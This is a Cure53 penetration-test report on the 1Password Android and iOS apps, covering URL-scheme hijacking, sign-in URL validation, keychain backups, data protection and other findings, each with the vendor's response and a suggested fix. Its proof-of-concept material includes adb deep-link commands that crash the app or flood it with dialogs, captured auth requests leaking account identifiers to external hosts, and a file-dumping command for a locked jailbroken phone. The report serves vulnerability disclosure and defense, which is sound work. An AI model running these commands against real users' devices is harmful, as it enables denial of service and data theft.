Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report 1Password Mobile Apps 02.-03.2022

Cure53, Dr.-Ing. M. Heiderich, MSc. S. Moritz, Dipl.-Ing. A. Aranguren

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

"The 1Password you need to remember - With 1Password you only ever need to memorize one password. All your other passwords and important information are protected by your Master Password, which only you know."

From https://1password.com/tour/

This report - entitled 1PW-19 - details the scope, results, and conclusory summaries of a penetration test and source code audit against two 1Password mobile applications (OPA & OPI) for Android and iOS. The work was requested by 1Password in January 2022 and initiated by Cure53 in February 2002, namely in CW08. A total of ten days were invested to reach the coverage expected for this project.

The testing conducted for 1PW-19 was divided into two separate work packages (WPs) for execution efficiency, as follows:

- **WP1**: Penetration tests and code audits against 1Password Mobile application for Android (OPA)
- **WP2**: Penetration tests and code audits against 1Password Mobile application for iOS (OPI)

Notably, 1Password's Android and iOS applications had been in scope previously and were subjected to deep-dive assessments back in February 2021 (see 1PW-10). This audit, thereby, marks the second pentest engagement against these scope items by the Cure53 team. Cure53 was granted access to all source codes, binaries, documentation, accounts and any alternative means of access required to complete the audit. For these purposes, the methodology chosen was white-box, and a team of three senior testers was assigned to the project's preparation, testing, audit execution, and finalization. All preparatory actions were completed in February 2022, namely in CW07, to ensure that the testing phase could proceed without hindrance.

Communications were facilitated via a dedicated, shared Slack channel deployed to combine the workspaces of 1Password and Cure53, thereby allowing an optimal collaborative working environment to flourish. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions. One can denote that communications proceeded smoothly on the whole. The scope was well-prepared and clear, no noteworthy roadblocks were encountered throughout testing, and cross-team queries were kept to a minimum as a result. 1Password delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the maintainers. Live reporting was not requested by the 1Password team, though one finding in particular pertaining to PII access via a lack of adequate data protection - as detailed in finding 1PW-19-012 - was immediately shared and discussed during the active testing phase.

Regarding the findings in particular, the Cure53 team achieved comprehensive coverage over the WP1 and WP2 scope items, identifying a total of fourteen. Eleven of the findings were considered security vulnerabilities, whilst the remaining three were deemed general weaknesses with lower exploitation potential. One was later classified to be a false alert, see 1PW-19-011. Generally speaking, the overall volume of findings unearthed should be perceived as relatively moderate for a mobile-application pentest. This, in turn, is evidently a positive indication reflecting that an acceptable security posture upon the 1Password mobile applications has already been achieved. Furthermore, the absence of findings assigned a *Critical* or even *High* severity rating is a rare positive outcome for a scope of this magnitude and complexity.

However, numerous findings denote the application’s susceptibility to leakage of sensitive information such as user credentials and data. Evidently, this area requires heightened attention and care in order to implement preventative measures as a matter of priority. Notably, Cure53 must stipulate that the breadth of findings are evenly distributed across the Android and iOS applications rather than specifically skewed toward one in particular; indeed, a handful of weaknesses persist identically across each. In this way, both applications deserve equal efforts from the development team in order to propel them towards an exemplary security posture.

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order starting with the detected vulnerabilities and followed by the general weaknesses unearthed. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the applications in focus, giving high-level hardening advice where applicable.

Scope

- **Penetration Tests & Code audits against 1Password mobile apps OPA & OPI:**
  - **WP1**: Tests & Code Audits against 1Password Mobile Application for Android (OPA)
    - Store URL:
      - https://play.google.com/store/apps/details?id=com.agilebits.onepassword
    - Special focus was placed on the following features:
      - Biometric unlock
      - Autofill feature
  - **WP2**: Tests & Code Audits against 1Password Mobile Application for iOS (OPI)
    - Store URL:
      - https://apps.apple.com/app/1password-password-manager/id568903335
    - Special focus was placed on the following features:
      - Biometric unlock
      - Safari browser extension
  - **Test-user account Info:**
    - A test business account was created here:
      - https://cure531pw19.b5test.com/
    - Invitation link:
      - https://cure531pw19.b5test.com/teamjoin/invitation/WHUCQKPPGVEKRLHSHYTZTH7T6A
  - **Detailed test-supporting material was shared with Cure53**
  - **All relevant application sources were shared with Cure53**

Identified Vulnerabilities

The following sections list all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., *1PW-19-001*) to facilitate any future follow-up correspondence.

1PW-19-001 OPI: Potential leakage & phishing via URL scheme hijacking (*Medium*)

Note*: 1Password have accepted this finding as a best practice issue. 1Password for iOS 7.9.6 contains fewer URL schemes than the number found by Cure53. 1Password will reconsider Universal Links and their trade-offs in a future version of 1Password for iOS.*

The discovery was made that the iOS app currently implements a custom URL handler. Since the handler facilitates URL hijacking, this mechanism is widely considered insecure and risk-laden. This approach has been instigated by a number of malicious iOS applications previously[1], therefore a malicious app could leverage this weakness to register the same custom URL handler.

A successful implementation of this technique would allow malicious apps to intercept all URLs using the custom URL scheme. This would, in turn, prove useful towards initiating a number of attack scenarios: information theft intended for the legitimate app, user-credential theft via crafted login pages that forward credentials to arbitrary adversary-controlled websites, and many alternative possibilities. Please note that this vulnerability remains exploitable despite Apple's implementation of the *first-come-first-served* principle on iOS 11[2].

A handful of URL examples that could be hijacked by a malicious application are presented below.

Example URLs:
```
ophttp://[...]
ophttps://[...]
onepassword4://[...]
onepassword://[...]
onepassword-help://[...]
db-0bcm217bz8olcxj://[...]
```

[1] https://www.fireeye.com/blog/threat-research/2015/02/ios_masque_attackre.html
[2] https://malware.news/t/ios-url-scheme-susceptible-to-hijacking/31266

The root cause for this issue can be observed via the application *Info.plist* file:

Affected file:
Info.plist

Affected code:
```
<key>CFBundleURLTypes</key>
<array>
	<dict><key>CFBundleURLSchemes</key><array>
				<string>db-0bcm217bz8olcxj</string>
		[...]
		<key>CFBundleURLName</key>
		<string>com.agilebits.onepassword-ios.scheme</string>
		<key>CFBundleURLSchemes</key>
		<array>
			<string>onepassword4</string>
			<string>onepassword</string>
			<string>onepassword-help</string>
		[...]
		<key>CFBundleURLName</key>
		<string>com.agilebits.onepassword-ios.open</string>
		<key>CFBundleURLSchemes</key>
		<array>
			<string>ophttp</string>
			<string>ophttps</string>
		</array>
```

To mitigate this issue, one can recommend discontinuing the current deep-link implementation and deploying iOS Universal Links[3] exclusively instead. This owes to the fact that custom URL schemes are considered insecure on iOS as they are susceptible to hijacking[4].

1PW-19-004 OPI: Potential leakage via absent security screen *(Low)*

***Note**: 1Password have accepted this finding as a best practice issue. Further investigation of this finding has revealed this behavior can be observed on first launch only.*

In contrast to the Android app deployment, the discovery was made that the iOS app fails to render a security screen when backgrounded. This allows attackers with physical access to an unlocked device to peruse data displayed by the apps before they disappear into the background. A malicious app or an attacker with physical access to

[3] https://developer.apple.com/ios/universal-links/
[4] https://blog.trendmicro.com/trendlabs-security-intelligence/ios-url-scheme-susceptible-to-hijacking/

the device could leverage these weaknesses to gain access to sensitive user data such as account information (including the secret key), secret notes, and passwords.

To replicate this issue, simply navigate to a screen that displays sensitive information and send the application to the background. Subsequently, interact with the open apps and observe that the data would be accessible. One would still be able to read the information even following device reboot.




Fig.: Potential leakage via screenshots on iOS.

The root cause of this issue can be pinpointed to the iOS application's *AppDelegate*, which currently captures the relevant events to display a security screen when the application is backgrounded but not for security purposes:

Affected file:
OPIOldBloatedAppDelegate.m

Affected code:
```
- (void)applicationWillResignActive:(UIApplication *)application {
[ … Missing security screen code … ]

- (void)applicationDidEnterBackground:(UIApplication *)application {
[ … Missing security screen code … ]
```

To mitigate this issue, the recommendation can be made to render a security-screen overlay when the app is due to be backgrounded. For iOS apps specifically, the application-to-background process can be detected in *Swift*[5] and *Objective-C*[6]. Following this, an alternative security screen that obfuscates user data can be displayed.
Another revised approach prevents leakage of sensitive information via iOS screenshots. This is typically accomplished in the *AppDelegate* file by implementing the *applicationWillResignActive* or *applicationDidEnterBackground* method.

1PW-19-005 OPA/OPI: Leakage via absent sign-in URL validation *(Low)*

***Note**: 1Password have accepted this finding as a low severity issue. 1Password for Android 7.9.4 and 1Password for iOS 7.9.6 contain additional validations preventing the described vector.*

Testing confirmed that the Android and iOS application's sign-in functionality lacks a pertinent additional step of validation. Specifically, the current configuration only determines whether a given URL precedes with HTTPS. As a result, sign-in requests are permitted to be sent to servers outside 1Password's control remit. This behavior is highlighted in the code fragment offered below.

Affected file (Android):
onepassword-android-7.9.2.BETA-1/app/src/main/java/com/agilebits/onepassword/activity/B5AccountActivity.java

Affected code (Android):
```
public void onSaveInstanceState(Bundle savedInstanceState) {
            if (mTeamUrlNode != null && !
TextUtils.isEmpty(mTeamUrlNode.getText())) {
                  savedInstanceState.putString(URL_NODE,
mTeamUrlNode.getText());
[...]
```

Affected file (iOS):
onepassword-apple-release-ios-7.9.5/OnePasswordiOS/B5UserAccountAuthenticationViewController.m

Affected code (iOS):
```
- (BOOL)validateForm {
       NSString *server = self.serverCell.textField.text;
[...]
```

[5] https://www.hackingwithswift.com/example-code/system/how-to-detect-when-your-app-mo...ackground
[6] https://developer.apple.com/...-applicationwillresignactive?language=objc

```
        if ((success = [B5LocalController
validateSignInWithServerURLString:server emailAddress:email
accountKeyString:personalKeyString password:password error:&error]) == NO) {
                [error presentErrorForViewController:self];
        [...]
```

Affected file (iOS):
onepassword-apple-release-ios-7.9.5/ApplicationFrameworks/Frameworks/B5/Common/B5LocalController.m

Affected code (iOS):

```
+ (BOOL)validateSignInWithServerURLString:(NSString *)serverURLString
emailAddress:(NSString *)emailAddress accountKeyString:(NSString
*)accountKeyString password:(NSString *)password error:(NSError **)error {
        BOOL valid = YES;
        NSError *localError = nil;

        if ([[serverURLString ag_normalizedDefaultB5URLString] validStringAsURL]
== nil) {
                localError = [NSError ag_errorWithDomain:B5ClientErrorDomain
code:B5ClientErrorCodeInvalidServerURL userInfo:nil];
                valid = NO;
        }
[...]
```

The following requests were received on external servers:

Received *auth* request (Android):

```
POST /api/v3/auth/start?__t=1645437675.383 HTTP/1.1
User-Agent: 1Password for Android 7.9.2.BETA-2/Android 10
Accept: application/json
Accept-Language: en-US
X-AgileBits-Client: 1Password for Android/70902002
Content-Type: application/json
Host: dzgwfy7etsstnm2vfsuiwo7qnht7hw.burpcollaborator.net
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 100

{"email":"seba@cure53.de","skformat":"A3","skid":"Z4HYP8","deviceUuid":"b7qfyyuz
rqbw3ygchsfwhvclsq"}
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Received *auth* request (iOS):

```
POST /api/v3/auth/start?__t=1645713145.052 HTTP/1.1
Host: 7as.es
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Accept-Encoding: gzip, deflate
X-Agilebits-Client: 1Password for iOS/70905000
User-Agent: 1Password/70905000 CFNetwork/1220.1 Darwin/20.3.0
Accept-Language: en
Cache-Control: no-cache
Connection: close

{"email":"test1@7asec.com","deviceUuid":"rvcn23d4vffq3g6phrncg52kby","skformat":
"A3","skid":"K97QVW"}
```

The latter can be used to acquire the *salt* from the corresponding 1Password server by inserting the obtained values to the following authentication request.

Example request to obtain *salt*:

```
POST /api/v3/auth/start HTTP/2
Host: cure531pw19.b5test.com
Content-Type: application/json
[...]

{"email":"asdasd@web.de","skformat":"A3","skid":"Z4HYP8","deviceUuid":"b7qfyyuzr
qbw3ygchsfwhvclsq"}
```

Response:

```
HTTP/1.1 200 OK
[...]

{"status":"ok","sessionID":"P4QFERCQWZE3BG64EAEWQPJWUI","accountKeyFormat":"A3",
"accountKeyUuid":"C9EJW9","userAuth":{"method":"SRPg-4096","alg":"PBES2g-
HS256","iterations":100000,"salt":"gbgozdZGU-xHOiOFQ3CBfX"}}
```

Due to the fact that the *salt* is obtainable within the current configuration, computing the *SRPx* key remains weakened. However, assuming that the master password and secret key remains secure, an attacker would lack the necessary means to successfully compute user keys. Nevertheless, in order to sufficiently deter the leakage of authentication-related data to external parties, the recommendation can be made to introduce a secure login-URL validation step by only accepting URLs that belong to trusted 1Password domains, such as **.1password.com*.

1PW-19-006 OPI: Potential iOS Keychain data access via backups *(Medium)*

***Note**: While the observations in this finding are correct, the described behavior is intentional and can't be resolved for 1Password users wanting to backup and restore their 1Password app. As a result, 1Password have not accepted this finding as an issue.*

Testing confirmed that both user PII and account key are saved in clear-text on the iOS Keychain with an access level of *WhenUnlocked*[7]. This level of keychain access may leak user credentials via iCloud or iTunes backups. The application was found to store sensitive data with specific configurations, as detailed below.

Items leaked via iCloud or iTunes backups:

Level of Access	Field	Value
WhenUnlocked	`com.agilebits.onepassword.b5Credentials`	`{"emailAddress":"7asecurity+ios2@cure53.de","avatarUrl":"","userUUID":"4RWD3EAXN5C4JF52WHH47VNEXY","accountKey":"A3-K97QVW-Z92TMR-3CLXZ-FD9GD-AZGZX-85Z6B","accountName":"cure53 1pw19","lastUsed":"2022-02-21T12:48:54Z","serverURL":"https:\/\/cure531pw19.b5test.com"}`

For keychain items that are not required by processes running in the background, one can recommend implementing a level of access with greater restrictions in place. The most optimum approaches are presented below in descending order, starting with the most secure protection level offered:

Option 1: *AccessibleWhenPasscodeSetThisDeviceOnly*[8]:
This is considered the most ideal choice for implementation, requiring users to set a passcode and restricting keychain-item availability to unlocked devices only. Data will not be exported to backups and credentials will not be restored on another device when backups are restored.

Please note this option can be further secured by requiring the user to authenticate via Face ID or Touch ID prior to the application permitting access to the relevant keychain item[9].

[7] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[8] https://developer.apple.com/documentation/security/ksecattraccessiblewhenpasscodesetthisdeviceonly
[9] https://developer.apple.com/.../accessing_keychain_items_with_face_id_or_touch_id

Option 2: *AccessibleWhenUnlockedThisDeviceOnly*[10]:
This is considered the most secure option in the eventuality that data should not be exported to backups. Credentials will not be restored on another device when the backup is restored.

Option 3: *AccessibleWhenUnlocked*[11]:
This is considered the most secure option in the eventuality that data should be exported to backups. Credentials will be restored on an alternative device when the backup is restored.

Please note that, for keychain items that require access while the device is locked, the *AccessibleAfterFirstUnlockThisDeviceOnly*[12] Keychain level of access will prevent potential leakage via iCloud or iTunes backups at the very least.

1PW-19-007 OPA: Multiple DoS via exported deep links *(Medium)*

***Note**: Android 10 (API level 29) and newer impose restrictions on when an app can start activities in case the app is running in the background. Therefore, only devices running Android versions 5-9 are affected. 1Password have accepted this finding as a best practice issue. 1Password for Android 7.9.4 contains additional input handling that prevents the described issues.*

Whilst assessing the exported Android components, the discovery was made that the exported *LoginActivity* lacks sufficient input validation. As a result, the application attempts to unparcel data from a Bundle that was not delivered to it and therefore does not exist. This behavior leads to a fatal exception, as demonstrated below. Similar issues occur in other functional areas, which fail to validate integers prior to processing.

This facilitates a scenario whereby malicious applications installed on the device can send malicious intents to the 1Password Android app in order to permanently enforce a crash. This would effectively prevent the users from a prolonged engagement with the product. The following PoC demonstrates the method by which an active application could be crashed.

Steps to reproduce:
1. Open the 1Password Android app.
2. Log in to your account.
3. Execute the provided ADB commands (see example PoCs below).

[10] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlockedthisdeviceonly
[11] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[12] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlockthisdeviceonly

Example 1: Crash via Dropbox URL scheme

PoC (via ADB command):

```
adb shell am start -a android.intent.action.VIEW -d
db-bszlgqqpf1yne5x://123.1password.com
```

Crash output (via logcat):

```
2022-02-21 15:54:46.714 3913-3913/com.agilebits.onepassword E/AndroidRuntime:
FATAL EXCEPTION: main
    Process: com.agilebits.onepassword, PID: 3913
    java.lang.RuntimeException: Unable to start activity
ComponentInfo{com.agilebits.onepassword/com.agilebits.onepassword.activity.Login
Activity}: java.lang.NullPointerException: Attempt to invoke virtual method
'void android.os.Bundle.unparcel()' on a null object reference
[...]
```

Example 2: Crash via *onepassword://* URL scheme

ADB command (string value whereby integer expected):

```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword://notification-compromised-list?count=a"
```

Corresponding logcat crash:

```
02-22 06:44:20.493 31035 31035 E AndroidRuntime: Process:
com.agilebits.onepassword, PID: 31035
02-22 06:44:20.493 31035 31035 E AndroidRuntime: java.lang.RuntimeException:
Unable to resume activity
{com.agilebits.onepassword/com.agilebits.onepassword.activity.MainActivity}:
java.lang.NumberFormatException: For input string: "a"
02-22 06:44:20.493 31035 31035 E AndroidRuntime:        at
com.agilebits.onepassword.activity.AbstractActivity.onResume(AbstractActivity.ja
va:359)
02-22 06:44:20.493 31035 31035 E AndroidRuntime:        at
com.agilebits.onepassword.activity.MainActivity.onResume(MainActivity.java:1343)
[...]
```

ADB command (Integer overflow):

```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword://notification-compromised-list?
count=999999999999999999999999999999999999999999999"
```

Corresponding logcat crash:

```
02-22 07:27:21.562 31826 31826 E AndroidRuntime: java.lang.RuntimeException:
Unable to resume activity
```

```
{com.agilebits.onepassword/com.agilebits.onepassword.activity.MainActivity}:
java.lang.NumberFormatException: For input string:
"9999999999999999999999999999999999999999999999"
02-22 07:27:21.562 31826 31826 E AndroidRuntime:        at
com.agilebits.onepassword.activity.AbstractActivity.onResume(AbstractActivity.ja
va:359)
```

To mitigate this issue, one can recommend ensuring content received via an intent call is sufficiently validated before being processed by the app. Additionally, it is advised to improve the error handling in a way that guarantees correct treatment of errors of this nature, which would concurrently deter potential crashes.

1PW-19-008 OPA: Potential leakage via incorrect screen-lock implementation *(Info)*

***Note**: 1Password have accepted this finding as a best practice issue. 1Password for Android 8 contains mitigations that should prevent this issue from happening.*

In contrast to the iOS app deployment, the Android app provides greater protection of screen contents by implementing both a security screen and preventing screenshots. Furthermore, the Android app locks automatically when backgrounded by default. The app displays a lock screen and requires a fingerprint or master password to initiate unlock. However, the discovery was made that an attacker with physical access to the device can observe the sensitive unlocked data for a brief moment before the lock screen is displayed to the user.

In order to resolve this issue, one can recommend preparing and displaying the lock screen at the direct moment the application is backgrounded, rather than the current approach which initiates the lock screen when the application is resumed. This will ensure that data remains obfuscated when the application is locked and resumes, hence eliminating this attack vector.

1PW-19-009 OPA: Potential user disruption via exported activities *(Medium)*

***Note**: Android 10 (API level 29) and newer impose restrictions on when an app can start activities in case the app is running in the background. Therefore, only devices running Android versions 5-9 are affected. 1Password have not accepted this finding as an issue, in order to continue facilitating situations on Android where the user has 1Password and other apps in the foreground at the same time.*

Testing confirmed that the Android app processes intents from third-party applications whilst the user actively uses the application. This includes intents that result in opening various screens or dialogs. Similarly to 1PW-19-007, a malicious application would be able to consistently open arbitrary screens and dialogs to disrupt legitimate 1Password users. This essentially facilitates the same scenario whereby the affected user will be unable to use the application.

Considering the list of examples offered below, one of the most frustrating options pertains to the *"Vault Not Found"* dialog that requires users to click "OK" on every occasion the intent is sent. For example, if 100 intents are sent, the user must action "OK" 100 times before they can use the app again, unless they manually close the app and restart the process (many users will not be privy to this circumvention).

A list of potential user-disruption examples is presented below. These are best attempted while the application is open and assuming the role of an active application user:

ADB command (displaying "Vault Not Found" dialog):
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword://notification-compromised-item?itemUUID=a&vaultUUID=a"
```

ADB command (displaying "Compromised Websites" screen):
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/.activity.LoginActivity" -d
onepassword://notification-compromised-list?count=100
```

ADB command (displaying "Add account" screen):
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword://team-account/add?email=abe@7asec.com\&key=secret-key\
&server=server.com"
```

ADB command (displaying "Diagnostics" screen):
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword://diagnostics"
```


ADB command (displaying "Contact Us" screen):
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.agilebits.onepassword/com.agilebits.onepassword.activity.LoginActivity" -d
"onepassword-help://report?reference=1"
```

To mitigate this issue, one can recommend ignoring application intents whilst the application is opened. Specifically, intents targeting activities and dialogs are unlikely to have a use case while the application is in the foreground and should therefore be ignored.

1PW-19-010 OPA/OPI: Leakage via Android and iOS lock screens *(Low)*

***Note**: 1Password have investigated this finding and decided not to accept it as an issue. The notification text provides minimal information on account activity, and both of their Android and iOS apps respect system settings for notification privacy.*

The discovery was made that the Android and iOS apps reveal information on the notification screen while the device is locked. In certain scenarios, a malicious attacker with physical access to the device may leverage this weakness to extort or target application users. This issue was observed in the notifications on the lock screen, as illustrated below.



Account added: cure53 1pw19
1 vault was added

Vault Added
A vault has been added to account cure53 1pw19

Fig.: Potential lock-screen leakage via Android (left) and iOS (right).

To mitigate this issue, one can recommend obfuscating notifications related to vault information to prevent leakage whilst the phone is locked. For example, a simple lock-screen notification could read "*Account Added*" without including sensitive user data. Similarly, users could be provided with a setting option to obfuscate notifications by default, and also given the option to weaken this at their own risk if preferred.

1PW-19-011 OPA: Potential phishing via task hijacking on Android *(Medium)*

***Note**: This issue is not exploitable in the tested Android version of 1Password app and can be seen as a false alert.*

The tested Android app might be vulnerable to a number of task hijacking attacks. The *launchMode* for the app-launcher activity is currently set to *singleTask*, which mitigates task hijacking via *StrandHogg 2.0*[13] while leaving the app vulnerable via older techniques such as *StrandHogg*[14] and other techniques documented since 2015[15]*.*

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. More specifically, this would be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may prove useful towards initiating phishing, DoS or user-credential capture. Notably, this issue has been exploited by banking malware Trojans in the past[16]. Malicious applications typically exploit task hijacking by instigating one or a selection of the following techniques:

- **Task Affinity Manipulation**: The malicious application has two activities M1 and M2 wherein *M2.taskAffinity = com.victim.app* and *M2.allowTaskReparenting = true*. If the malicious app is opened on M2, M2 is relocated to the front and the user will interact with the malicious application once the victim application has initiated.
- **Single Task Mode**: If the victim application sets *launchMode* to *singleTask*, malicious applications can use *M2.taskAffinity = com.victim.app* to hijack the victim's application task stack.
- **Task Reparenting**: If the victim application sets *taskReparenting* to *true,* malicious applications can move the victim's application task to the malicious application's stack.

This issue can be confirmed by reviewing the Android application's *AndroidManifest*.

Affected file:
AndroidManifest.xml

[13] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[14] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[15] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[16] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

Affected code:
```
<activity android:theme="@style/AppTheme.Lock"
android:name="com.agilebits.onepassword.activity.LoginActivity"
android:exported="true" android:launchMode="singleTask"
android:configChanges="fontScale|keyboard|keyboardHidden|layoutDirection|mcc|
mnc|navigation|orientation|screenLayout|screenSize|smallestScreenSize|
touchscreen" android:windowSoftInputMode="adjustPan|stateVisible">
```

To mitigate this issue, one can recommend implementing as many of the following countermeasures as deemed feasible by the development team:

- The task affinity of exported application activities should be set to an empty string in the Android manifest. This will force the activities to use a randomly-generated task affinity rather than the package name. This would successfully prevent task hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be altered to *singleInstance* (rather than *singleTask*, for instance). This will ensure continuous mitigation in StrandHogg 2.0[17] whilst improving security strength against older task-hijacking techniques[18].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[19].

Affected file:
AndroidManifest.xml

Proposed fix:
```
<activity android:theme="@style/AppTheme.Lock"
android:name="com.agilebits.onepassword.activity.LoginActivity"
android:exported="true" android:launchMode="singleInstance"
android:configChanges="fontScale|keyboard|keyboardHidden|layoutDirection|mcc|
mnc|navigation|orientation|screenLayout|screenSize|smallestScreenSize|
touchscreen" android:windowSoftInputMode="adjustPan|stateVisible"
android:taskAffinity="">
```

[17] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[18] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[19] https://www.slideshare.net/phdays/android-task-hijacking

1PW-19-012 OPI: PII access via absent data protection *(Medium)*

***Note**: 1Password have accepted this finding as a low severity issue and are investigating methods to resolve the issue in future versions of 1Password for iOS.*

The discovery was made that the iOS app does not currently implement the available Data Protection features in iOS. This means that most files are encrypted with the default *NSFileProtectionCompleteUntilFirstUserAuthentication*[20] encryption, which stores the decryption key in memory whilst the device is locked. Moreover, this is considered the least secure form of data protection available on iOS. A malicious attacker with physical access to the device could leverage this weakness to read the decryption key from memory and gain access to local app data files, without requiring a device unlock. Further scrutiny revealed that a selection of unprotected files display user PII and alternative information.

To replicate this issue, a jailbroken phone was left at rest for a few minutes on the lock screen, then all application files were retrieved to determine if data leakage had occurred. A handful of examples revealed by the app files retrieved during device lock can be consulted below:

Example 1: User PII and account leakage via HTML5 *localStorage*

The *ItemTable* table from this *SQLite* database was found to contain a *diagnostics* key with the following value:

Affected file:
Library/WebKit/WebsiteData/LocalStorage/https_support.1password.com_0.localstorage

Affected contents:
```
{"build":"70905000","device":{"name":"iPhoneSE_198","model":"iPhone
SE","os":"14.4.2"},"appVersion":"7.9.5","accounts":
[{"domain":"cure531pw19.b5test.com","accountUuid":"MU5OI2CBXRGQ3LCC64CHJRNEQU","
unsyncedItems":0,"email":"7asecurity+ios2@cure53.de","rejectedItems":0,"userUuid
":"4RWD3EAXN5C4JF52WHH47VNEXY","type":"B","name":"AbeiOS2"}],"platform":"iOS","m
ask":"1","version":1,"standaloneVaults":[],"additionalInfo":{"PIN Code
Enabled":"No","Clear Clipboard":"Yes","Require Master
Password":"Never","Biometry Enabled":"Yes","Auto Lock Timeout":"10
Minutes","Lock On Exit":"Yes","Quick Unlock Enabled":"Yes","Biometry
Available":"Yes","All Purchased Products":"(\n)"},"store":"App
Store","timestamp":1645447730111}
```

[20] https://developer.apple.com/.../nsfileprotectioncompleteuntilfirstuserauthentication

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Upon closer inspection, one can assume that the aforementioned information is saved by the following JavaScript code:

URL:
https://support.1password.com/js/bundle.e6235ddc2dbf6582855f4ded77393921.js

Affected code:
```
o.timestamp=Date.now(),localStorage.setItem("diagnostics",JSON.stringify(o))
```

Example 2: Vault ID leakage via application preferences

Affected file:
Library/Preferences/com.agilebits.onepassword-ios.plist

Affected contents:
```
B5UserDeviceUUID = rvcn23d4vffq3g6phrncg52kby;
KeychainAccessibilityMigration = 1;
LastActiveProfileUUID = br4e2u2ojhrkkmajdykotf3yza;
MSAppCenter310AppCenterUserDefaultsMigratedKey = 1;
MSAppCenter310CrashesUserDefaultsMigratedKey = 1;
MSAppCenterInstallId = "B9C62275-AA5C-48A0-A3C0-006ACDCF24A8";
```

The extent of this issue is perhaps best illustrated by the output of the *tar* command, which is able to read most files after the phone has remained passive on the lock screen for a few minutes. This clearly demonstrates that most files are currently unprotected at rest.

Commands:
```
tar cvfz files_locked.tar.gz * > unprotected_files.txt 2> protected_files.txt
wc -l unprotected_files.txt
wc -l protected_files.txt
```

Output:
```
188 unprotected_files.txt
